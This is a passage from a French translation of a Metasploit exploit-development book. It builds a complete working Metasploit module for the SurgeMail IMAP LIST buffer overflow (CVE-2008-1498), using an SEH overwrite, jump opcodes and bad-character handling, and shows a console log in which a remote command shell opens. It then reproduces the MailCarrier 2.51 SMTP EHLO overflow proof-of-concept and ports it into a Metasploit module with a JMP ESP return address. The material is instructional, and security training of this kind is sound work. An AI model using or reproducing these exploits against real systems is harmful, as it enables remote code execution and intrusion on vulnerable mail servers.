     evil = lead + nseh + [target.ret].pack("A3")

     print_status("Sending payload")

     sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"

     sock.put(sploit)

     handler

     disconnect

end
```

En éditant votre exploit, assurez-vous d'ajuster la longueur du buffer initial en ❶ pendant que vous effectuez les changements, ou vous ne serez plus aligné. Dans notre cas, le NSEH se retrouve écrasé par les instructions pour faire un short jump de cinq octets en arrière (\xeb\xf9\x90\x90) ❷, où eb est le code opération d'un short jump. La nouvelle longueur du buffer lead est ajustée à 10,356 octets, parce que ces quatre nouveaux octets viennent avant l'écrasement du SEH.

Lorsque vous exécuterez l'exploit à nouveau et respecterez les instructions du debugger, vous devriez arriver dans les "41" ("A" en hexadécimal), avant les valeurs de l'exception handler. Les cinq instructions INC ECX devraient être remplacées par le code nécessaire pour faire un saut plus en arrière encore dans le buffer initial.

Maintenant, nous allons modifier l'exploit pour inclure la séquence d'instructions near jump (\xe9\xdd\xd7\xff\xff) pour sauter en arrière à un emplacement situé à côté du début du buffer. En regardant le buffer (voir Figure 14.6), vous pouvez voir que l'ensemble de la chaîne de "A" est entièrement intact, laissant plus de 10 000 octets disponibles pour le shellcode. Cela vous laisse suffisamment de place, puisque l'espace moyen exigé pour un shellcode fonctionnel est de moins de 500 octets.




Figure 14.6
Plein de place pour le shellcode.

Maintenant, tout ce que vous avez à faire, c'est de remplacer le buffer de 41 par des NOP (\x90) pour vous donner la possibilité d'arriver à un bon slide NOP, et vous pouvez ensuite laisser Metasploit se charger du shellcode.

```
def exploit

    connected = connect_login

❶ lead = "\x90" * (10351 - payload.encoded.length)

❷ near = "\xe9\xdd\xd7\xff\xff"

    nseh = "\xeb\xf9\x90\x90"

❸ evil = lead + payload.encoded + near + nseh +
    [target.ret].pack("A3") print_status("Sending payload")

    sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"

    sock.put(sploit)

    handler

    disconnect

end
```

Comme vous pouvez le voir dans ce listing, la chaîne initiale de "A" que nous avons utilisée plus tôt est remplacée par des NOP, moins la longueur

du shellcode que Metasploit génère en ❶. Remarquez que la taille, initialement de 10 356 octets, a été diminuée de cinq octets en 10351 pour compenser l'instruction de near jump en ❷. Pour finir, la chaîne malicieuse est construite avec tous les composants de l'exploit en ❸.

Maintenant, nous pouvons sélectionner un vrai payload et exécuter le module pour voir ce qu'il se passe. Étonnamment, l'exploit s'exécute mais aucune session n'est créée. Le module de l'exploit se connecte et envoie son payload, mais il n'y a pas de retour de shell, comme vous pouvez le voir ci-après :

```
msf exploit(surgemail_book) > set payload windows/shell_bind_tcp

payload => windows/shell_bind_tcp



msf exploit(surgemail_book) > exploit


[*] Started bind handler

[*] Authenticating as test with password test...

[*] Sending payload

[*] Exploit completed, but no session was created.

msf exploit(surgemail_book) >
```

Mauvais caractères et exécution du code à distance

Une chose inattendue s'est produite : l'exploit s'est exécuté mais aucune session n'a été créée. Si vous vérifiez votre debugger, vous verrez que l'application n'a pas subi de crash – alors que s'est-il passé ? Bienvenue dans le monde parfois éprouvant et presque toujours frustrant des mauvais caractères. Lorsqu'ils sont utilisés à l'intérieur d'un buffer d'exploit, certains caractères posent problème lors de leur lecture par l'application. Le malheureux résultat des mauvais caractères est qu'il rend votre shellcode, et parfois même tout l'exploit, inutilisable.

Lorsque vous écrivez un module Metasploit, vous devez être sûr de toujours identifier les mauvais caractères car le shellcode généré par Metasploit diffère chaque fois qu'un exploit est exécuté, et n'importe quel mauvais caractère réduira la fiabilité de votre module. Dans beaucoup de cas, si vous ne réussissez pas à tous les trouver, l'application crashera sans exécution du shellcode. Dans l'exemple précédent, SurgeMail ne s'est pas crashé. L'exploit semble fonctionner, mais nous n'avons pas de session.

Il y a de nombreuses façons d'identifier les mauvais caractères, y compris le remplacement, par une chaîne de caractères séquentiels (\x00\x01\x02...), du shellcode dynamiquement créé, ainsi que la vérification dans le debugger pour voir quel est le premier caractère qui pose problème et le marquer en tant que mauvais. Cela dit, l'une des méthodes les plus rapides consiste à chercher les mauvais caractères dans le code source d'exploits similaires. Par exemple, une recherche dans les exploits IMAP au moment de l'écriture de cet ouvrage trouve \x00\x09\ x0a\x0b\x0c\x0d\x20\x2c\x3a\x40\x7b listés comme mauvais caractères :

```
'Privileged'     => false,

'DefaultOptions' =>
```

```
        {

                'EXITFUNC'          => 'thread',

        },

'Payload' =>

        {

                'Space'             => 10351,

                'DisableNops'       => true,

                'BadChars'          =>
                "\x00\x09\x0a\x0b\x0c\x0d\x20\x2c\x3

        },

                'Platform'          => 'win',

                'Targets'           =>
```

Lorsque vous déclarez des "BadChars" dans un module d'exploit, Metasploit les exclut automatiquement du shellcode et de toute chaîne de texte ou de NOP automatiquement générée.

Lorsqu'on exécute à nouveau l'exploit, comme montré plus loin, après avoir déclaré les mauvais caractères, à la troisième tentative on obtient enfin une session. L'exploit n'est toujours pas fiable, mais il fonctionne

grâce à Metasploit qui change dynamiquement le shellcode chaque fois que l'exploit est exécuté. Donc, les caractères qui provoquent la défaillance du module ne sont pas présents chaque fois.

msf exploit(surgemail_book) > **rexploit**

[*] Started bind handler

[*] Authenticating as test with password test...

[*] Sending payload

[*] Exploit completed, but no session was created.

msf exploit(surgemail_book) > **rexploit**

[*] Started bind handler

[*] Authenticating as test with password test...

[*] Sending payload

[*] Exploit completed, but no session was created.

msf exploit(surgemail_book) > **rexploit**

[*] Started bind handler

[*] Authenticating as test with password test...

[*] Sending payload

[*] Command shell session 1 opened (192.168.1.101:59501 -> 192.168.1.155:4444)

(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>

Trouver les mauvais caractères restants est un exercice laissé au lecteur. Une façon fastidieuse mais excellente d'éliminer tous les mauvais caractères est de suivre la technique décrite sur http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit#Dealing_with_badchars.

Le code de l'exploit, contenant tous les morceaux de code que nous y avons ajoutés, est montré ici :

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
```

```
include Msf::Exploit::Remote::Imap


def initialize(info = {})

        super(update_info(info,

          'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST Buff
                              Overflow',

          'Description'    => %q{

              This module exploits a stack overflow in the Surgemail IM
              Server version 3.8k4-4 by sending an overly long LIST
              command. Valid IMAP account credentials are required.

          },

          'Author'         => [ 'ryujin' ],

          'License'        => MSF_LICENSE,

          'Version'        => '$Revision: 1 $',

          'References'     =>
```

```
[
    [ 'BID', '28260' ],
    [ 'CVE', '2008-1498' ],
    [ 'URL', 'http://www.exploit-db.com/exploits/5259' ],
],
'Privileged'        => false,
'DefaultOptions'    =>
{
    'EXITFUNC'  => 'thread',
},
'Payload'           =>
{
    'Space'         => 10351,
    'DisableNops'   => true,
    'BadChars'      =>
```

```
                    "\x00\x09\x0a\x0b\x0c\x0d\x20\x2c\x3a\x4
        },

        'Platform'          => 'win',

        'Targets'           =>

        [

        [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r
        surgemail.exe

        ],

        'DisclosureDate'  => 'March 13 2008',

        'DefaultTarget'   => 0))

end

    def exploit

        connected = connect_login

        lead = "\x90" * (10351 - payload.encoded.length)

        near = "\xe9\xdd\xd7\xff\xff"

        nseh = "\xeb\xf9\x90\x90"
```

```
            evil = lead + payload.encoded + near + nseh +
            [target.ret].pack("A3")

            print_status("Sending payload")

            sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"

            sock.put(sploit)

            handler

            disconnect

        end

    end
```

En conclusion

Bien que nous n'ayons pas exposé de nouvelle vulnérabilité dans ce chapitre, nous avons passé en revue le processus entier du développement et du lancement d'un fuzzer au développement d'un exploit fonctionnel. L'exploit que nous avons construit dans ce chapitre est complexe et inhabituel, ce qui nous a offert une excellente occasion de réfléchir, dépasser les bases et faire preuve de créativité pour permettre l'exécution du code.

L'une des meilleures façons d'approfondir Metasploit est de parcourir ses fichiers sources ainsi que ceux d'autres modules d'exploit, afin de se

faire une meilleure idée de ce qu'il est possible de faire avec le framework Metasploit. Les techniques utilisées dans ce chapitre vous ont donné les outils de base dont vous aurez besoin pour commencer à découvrir les vulnérabilités et à développer les modules d'exploit Metasploit qui les exploiteront.

Dans le chapitre suivant, nous allons plonger dans le domaine de la portabilité d'exploits dans le framework, domaine qui se construira grâce aux connaissances acquises dans ce chapitre. Nous vous montrerons comment convertir des exploits publiquement disponibles en un exploit Metasploit fonctionnel, en les réécrivant et en les déboguant afin de comprendre leurs fonctionnalités.

15

Porter des exploits sur le framework Metasploit

Sommaire

- Fondamentaux du langage assembleur
- Port d'un buffer Overflow
- Exploit par écrasement du SEH

Vous pouvez vouloir convertir des exploits d'un format différent sur Metasploit, et ce pour plusieurs raisons, notamment afin de renvoyer l'ascenseur à la communauté et au framework. Tous les exploits ne sont pas basés sur le framework Metasploit ; certains sont écrits en Perl, en C ou en C++.

Lorsque vous portez des exploits sur Metasploit, vous convertissez un exploit autonome, tel qu'un script Python ou Perl, afin qu'il soit utilisable par Metasploit. Après avoir importé un exploit dans le framework, vous pouvez évidemment tirer profit de ses nombreux outils haut de gamme pour qu'ils se chargent des tâches routinières, et ainsi vous concentrer sur ce qui fait de cet exploit particulier quelque chose d'unique. De plus, bien que les exploits indépendants dépendent souvent de l'utilisation d'un payload ou d'un système d'exploitation particulier, les payloads peuvent ici, une fois portés sur le framework, être créés à la volée et l'exploit peut être utilisé de multiples façons.

Ce chapitre vous accompagnera dans le processus du port de deux exploits indépendants dans le framework. Avec la connaissance de ces concepts élémentaires, et un peu de travail de votre part, vous devriez être capable d'effectuer vous-même les ports d'exploits dans le framework d'ici la fin de ce chapitre.

Fondamentaux de langage assembleur

Pour tirer profit de ce chapitre, vous aurez besoin de comprendre les bases du langage assembleur. Nous utiliserons de nombreuses instructions et commandes de bas niveau dans ce chapitre, alors jetons un coup d'œil sur les plus fréquentes d'entre elles.

Registres *EIP* et *ESP*

Les registres sont des paramètres fictifs qui stockent l'information, font des calculs ou sauvent une valeur dont une application a besoin pour fonctionner. Les deux registres les plus importants pour les besoins de ce chapitre sont l'EIP (*Extended Instruction Pointer*) et l'ESP (*Extended Starter Pointer*).

La valeur de l'EIP dit à l'application où aller après avoir exécuté du code. Dans ce chapitre, nous écraserons notre adresse de retour EIP et lui dirons de pointer vers notre code malicieux. Le registre ESP est, dans notre exploit de *buffer overflow*, là où nous remplaçons les données de l'application avec notre code malicieux pour provoquer le crash. Le registre ESP est essentiellement une adresse mémoire et un espace réservé pour notre shellcode malicieux.

Le set d'instruction *JMP*

Le set d'instruction JMP est le "saut" (*jump*) à l'adresse de mémoire pointée par ESP. Dans l'exemple d'overflow que nous allons explorer

dans ce chapitre, nous utilisons le set d'instruction JMP ESP pour dire à l'ordinateur d'aller à l'adresse mémoire pointée par ESP, qui contient notre shellcode.

NOP et *slides NOP*

Une NOP est une instruction de non-opération. Parfois, quand vous déclenchez un overflow, vous ne savez pas exactement où vous allez atterrir dans l'espace alloué. Une instruction NOP dit simplement à l'ordinateur "ne fais rien si tu me vois", et elle est représentée par \x90 en hexadécimal.

Un slide NOP est une poignée de NOP combinés afin de créer un toboggan vers notre shellcode. Quand on déclenche l'instruction JMP ESP, on rencontre un paquet de NOP, qui vont nous faire glisser jusqu'à atterrir dans le shellcode.

Port d'un *buffer overflow*

Notre premier exemple est un *remote buffer overflow* typique qui n'a besoin que d'un jump dans l'ESP (JMP ESP) pour atteindre le shellcode. Cet exploit, appelé MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow Exploit utilise des commandes MailCarrier 2.51 SMTP pour causer un *buffer overflow*.

Vous trouverez l'exploit et l'application vulnérable à http://www.exploit-db.com/exploits/598/.

Il s'agit cependant d'un vieil exploit, originellement écrit pour Windows 2000. Quand on le lance aujourd'hui, ça ne marche pas tout à fait comme prévu. Commodément, un module Metasploit est déjà présent dans le framework pour l'implémenter, mais il pourrait être un peu amélioré. Après avoir passé un peu de temps à investiguer les différentes tailles de buffer, vous vous rendrez compte que plus de 1 000 octets sont

disponibles pour le shellcode et que la taille du buffer doit être ajustée de quatre octets. Pour plus d'information à propos de comment cela est fait, lisez *Exploit Writing Tutorial Part 1: Stack Based Overflows* à l'adresse http://www.exploit-db.com/download_pdf/13535/. Une preuve de faisabilité (*Proof of concept*) pour cet exploit est reproduite ci-après. Nous avons retiré le shellcode et remplacé l'instruction de jump par une chaîne (AAAA) pour écraser le registre EIP. Les preuves de faisabilité d'exploits contiennent le code de base nécessaire pour démontrer que l'exploit est possible mais ne présentent pas de payload, et, dans beaucoup de cas, d'importantes modifications seront nécessaires avant qu'il ne fonctionne correctement.

```
#!/usr/bin/python

###############################################################  #

# MailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow             #

# Advanced, secure and easy to use Mail Server.                 #

# 23 Oct 2004 - muts                                            #

###############################################################  #



import struct

import socket
```

```
print "\n\n###############################################"

print "\nMailCarrier 2.51 SMTP EHLO / HELO Buffer Overflow"

print "\nFound & coded by muts [at] whitehat.co.il"

print "\nFor Educational Purposes Only!\n"

print "\n\n###############################################"



s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)



buffer = "\x41" * 5093

buffer += "\42" * 4

buffer += "\x90" * 32

buffer += "\xcc" * 1000



try:
```

```
    print "\nSending evil buffer..."
    s.connect(('192.168.1.155',25))

    s.send('EHLO ' + buffer + '\r\n')

    data = s.recv(1024)

    s.close()

    print "\nDone!"

 except:

    print "Could not connect to SMTP!"
```

Comme vous pouvez l'imaginer, la façon la plus rapide et la plus simple de porter un exploit standalone dans Metasploit est d'en modifier un similaire, présent dans le framework. Et c'est ce que l'on va faire.

Dépouiller l'exploit existant

Tout comme lors de la première étape qui consistait à porter l'exploit MailCarrier, nous dépouillerons le module Metasploit existant pour en faire un fichier contenant uniquement un squelette simple :

```
 require 'msf/core'



 class Metasploit3 < Msf::Exploit::Remote
```

```
Rank = GoodRanking

  ❶ include Msf::Exploit::Remote::Tcp



def initialize(info = {})

      super(update_info(info,

      'Name'                  => 'TABS MailCarrier v2.51 SMTP
                                  EHLO Overflow',

      'Description'           => %q{

         This module exploits the MailCarrier v2.51 suite SMTP
         service.The stack is overwritten when sending an overly
         long EHLO command.

      },

      'Author'                => [ 'Your Name' ],

      'Arch'                  => [ ARCH_X86 ],

      'License'               => MSF_LICENSE,

      'Version'               => '$Revision: 7724 $',
```

```
'References'                =>

[

    [ 'CVE', '2004-1638' ],

    [ 'OSVDB', '11174' ],

    [ 'BID', '11535' ],

    [ 'URL', 'http://www.exploit-db.com/exploits/598' ],

],

'Privileged'                => true,

'DefaultOptions'            =>

{

    'EXITFUNC'              => 'thread',

},

'Payload' =>

    {

        'Space'             => 300,
```

```
        'BadChars'          => "\x00\x0a\x0d\x3a",
        'StackAdjustment'   => -3500,
    },
'Platform'                  => ['win'],
'Targets'                   =>
[
        ❷       [ 'Windows XP SP2 - EN', { 'Ret' =>
                0xdeadbeef } ],
],
'DisclosureDate'            => 'Oct 26 2004',
'DefaultTarget'             => 0))

register_options(
[
        ❸       Opt::RPORT(25),
```

```
            Opt::LHOST(), # Required for stack offset

            ], self.class)

    end



    def exploit

        connect

            ❹           sock.put(sploit + "\r\n")

        handler

        disconnect

    end

end
```

Parce que cet exploit ne requiert pas d'authentification, nous n'avons besoin que du mixin Msf::Exploit::Remote::Tcp comme montré en ❶. Nous avons parlé des mixins au cours des chapitres précédents : ils permettent d'utiliser des protocoles intégrés tels que Remote::Tcp pour faire des communications TCP élémentaires.

Dans le code ci-dessus, l'adresse de retour de la cible est définie par une fausse valeur Oxdeadbeef en ❷, et le port par défaut est 25, visible en ❸. En se connectant à la cible, Metasploit va envoyer l'attaque malicieuse

en utilisant sock.put comme montré en ❹ et créer l'exploit pour nous.

Configurer la section exploit

Regardons comment configurer au préalable la définition de notre exploit. Nous aurons besoin d'envoyer au serveur un petit coucou, comme le veut le protocole, d'un grand buffer, d'un espace réservé d'où nous prendrons le contrôle de l'EIP, d'un bref slide NOP et d'un emplacement pour notre shellcode. Voici le code :

```
def exploit

    connect

❶ sploit = "EHLO"

❷ sploit << "\x41" * 5093

❸ sploit << "\x42" * 4

❹ sploit << "\x90" * 32

❺ sploit << "\xcc" * 1000



    sock.put(sploit + "\r\n")
```

```
        handler

        disconnect

end
```

Le buffer malicieux est construit sur la base de l'exploit d'origine, commençant par la commande EHLO en ❶ suivi pas une longue chaîne de "A" en ❷ (il y en a 5 093), quatre octets pour écraser le registre EIP en ❸, un petit slide de NOP en ❹, et enfin un faux shellcode en ❺.

Dans ce cas, nous avons choisi un breakpoint en ❺ afin que l'exécution se mette en pause quand elle arrive au shellcode sans que nous ayons besoin de configurer un breakpoint.

Ayant configuré la section de l'exploit, nous sauvegardons le fichier en tant que mailcarrier_book.rb dans modules/exploits/windows/smtp/.

Tester notre exploit de base

Prochaine étape, nous sélectionnons le module dans msfconsole, initialisons les options nécessaires et configurons le payload generic/debug_trap (un excellent payload pour le développement d'exploit, qui positionne un point d'arrêt quand vous tracez l'application dans un debugger). Puis nous lançons le module :

```
msf > use exploit/windows/smtp/mailcarrier_book

msf exploit(mailcarrier_book) > show options
```

Module options:

Name	Current Setting	Required	Description
LHOST		yes	The local address
RHOST		yes	The target address
RPORT	25	yes	The target port

Exploit target:

Id	Name
0	Windows XP SP2 - EN

msf exploit(mailcarrier_book) > **set LHOST 192.168.1.101**

```
LHOST => 192.168.1.101

msf exploit(mailcarrier_book) > set RHOST 192.168.1.155

RHOST => 192.168.1.155

❶ msf exploit(mailcarrier_book) > set payload generic/debug_trap

payload => generic/debug_trap

msf exploit(mailcarrier_book) > exploit

[*]  Exploit completed, but no session was created.

msf exploit(mailcarrier_book) >
```

Nous définissons les options comme si nous voulions lancer un exploit normal, sauf que nous utilisons le payload generic/debug_trap en ❶ pour tester notre exploit.

Après le lancement du module, le debugger devrait faire une pause lors de l'écrasement de l'EIP par 42424242 (voir Figure 15.1). Si vous voyez un tel écrasement, vous savez que votre exploit fonctionne. Notez qu'à la Figure 15.1 le registre EIP pointe vers 42424242 tandis que le slide NOP et le faux shellcode ont intégré le buffer comme prévu.




Figure 15.1
Réécriture initiale de MailCarrier.

Implémenter des caractéristiques du framework

Ayant prouvé que le squelette de base du module fonctionne en écrasant notre adresse EIP, on peut doucement commencer à implémenter les fonctionnalités du framework. Nous commençons par définir l'adresse de retour cible (en gras dans l'exemple suivant) dans le bloc Targets par l'adresse d'un JMP ESP. C'est la même adresse utilisée dans l'exploit originel ; nous la trouvons dans SHELL32.DLL dans Windows XP SP2. Il nous faut trouver une adresse de retour légitime pour nous assurer que notre code s'exécute proprement sur le système d'exploitation visé. Souvenez-vous que certains exploits ne fonctionnent que sur certains

systèmes d'exploitation, comme c'est le cas avec cet exploit. Nous utilisons une adresse de retour extraite de SHELL32.DLL qui changera entre différentes versions de Services Packs. Si nous pouvions trouver un JMP ESP standard dans l'adresse mémoire de l'application, nous n'aurions pas besoin d'utiliser un DLL et pourrions rendre cet exploit universel pour toutes les plateformes Windows, parce que l'adresse mémoire ne changerait jamais.

```
'Targets' =>

    [

        [ 'Windows XP SP2 - EN', { 'Ret' => 0x7d17dd13 } ],

    ],
```

Metasploit ajoutera l'adresse de retour dans l'exploit au moment de l'exécution. Vous pouvez remplacer l'adresse de retour dans la session de l'exploit avec [target['Ret']].pack('V'). Cela insérera l'adresse de retour dans l'exploit en renversant l'ordre des octets dans un format little-endian. L'ordonnancement en mémoire est déterminé par l'architecture du CPU cible, et les processeurs compatibles Intel utilisent l'ordonnancement little-endian.

Si vous aviez déclaré plusieurs cibles, cette ligne sélectionnerait l'adresse de retour appropriée, selon la cible choisie au lancement de l'exploit. Notez que le fait d'ajouter l'exploit au framework ajoute aussi de la versatilité.

```
sploit = "EHLO "

sploit << "\x41" * 5093
```

```
sploit << [target['Ret']].pack('V')

sploit << "\x90" * 32

sploit << "\xcc" * 1000
```

Réexécuter le module devrait provoquer un jump dans les instructions INT3 du faux shellcode (voir Figure 15.2).

